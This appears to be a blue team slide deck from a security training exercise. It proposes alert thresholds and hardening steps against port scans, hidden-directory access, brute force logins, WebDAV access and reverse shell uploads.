- How many requests were made to this directory? 56 Requests were made to this directory
- Which files were requested? The file was requested is kill.php



The background of the slide is a dark blue, almost black, color with a complex geometric pattern of overlapping triangles and squares in various shades of blue, creating a textured, crystalline effect.

# **Blue Team**

## Proposed Alarms and Mitigation Strategies

# Mitigation: Blocking the Port Scan

---

## Alarm

What kind of alarm can be set to detect future port scans?

Although useful, having alert for each port scan is unrealistic.

What threshold would you set to activate this alarm?

Setup a low-level alert for any port scanning, with a threshold of 10, and a severe alert for anything above 100.

Have alerts for any use of Nmap.

Setup a critical alert for aggressive scans.

## System Hardening

What configurations can be set on the host to mitigate port scans?

Whitelist known IPs and block unauthorised IPs from scanning

Describe the solution. If possible, provide required command lines.

Make schedule to check on all ports regularly. Updating all services running.

# Mitigation: Finding the Request for the Hidden Directory

---

## Alarm

What kind of alarm can be set to detect future unauthorized access?

Create an Ips filtered for only whitelist IPs to access this folder

What threshold would you set to activate this alarm?

Create a two levels alert

Low-level for 3 attempts

Critical level for more than 10 attempts – potential brute force attack

## System Hardening

What configuration can be set on the host to block unwanted access?

Highly confidential folders should not be shared for public access

- Rename folders containing sensitive/private/company critical data
- Encrypt data contained within confidential folders
- Review IP addresses that cause an alert to be sent: either whitelist or block the IP addresses.

# Mitigation: Preventing Brute Force Attacks

---

## Alarm

What kind of alarm can be set to detect future brute force attacks?

An alert can be created if 401

Unauthorized is returned from the server over a threshold.

What threshold would you set to activate this alarm?

Start with 3 over a 30 minute period to allow forgotten or mistyped passwords and refine.

## System Hardening

What configuration can be set on the host to block brute force attacks?

Setup account timeout and lockout rules for failed password attempts to block brute forcing

Describe the solution. If possible, provide the required command line(s).

Increase password strength requirements and expiry every 3 months. Consider multi-factor authentication.

Limit logins to a whitelist of IP addresses

# Mitigation: Detecting the WebDAV Connection

---

## Alarm

What kind of alarm can be set to detect future access to this directory?

- Set an alert for any blacklisted attempting to access this directory
- All IPs outside the server range should be blacklisted

What threshold would you set to activate this alarm?

The threshold should be 1, no unauthorised IPs can access to this server

## System Hardening

What configuration can be set on the host to control access?

Limit user access to WebDAV.

Harden authentication to WebDAV – password requirements, MFA, whitelisting IPs

Scanning all incoming traffic with anti-virus/anti-malware.

Update regularly.

---

# Mitigation: Identifying Reverse Shell Uploads

---

## Alarm

What kind of alarm can be set to detect future file uploads?

Monitor all incoming uploads and setup an alert for anything triggered by anti-virus/anti-malware.

Create an alert for files that contain suspicious code/scripts/file extensions

## System Hardening

What configuration can be set on the host to block file uploads?

Setup a secure anti-virus/anti-malware application that screens all incoming files and automatically updates daily.

Update firewall rules.

Limit filetypes that can be uploaded, including restricting php

---

The  
End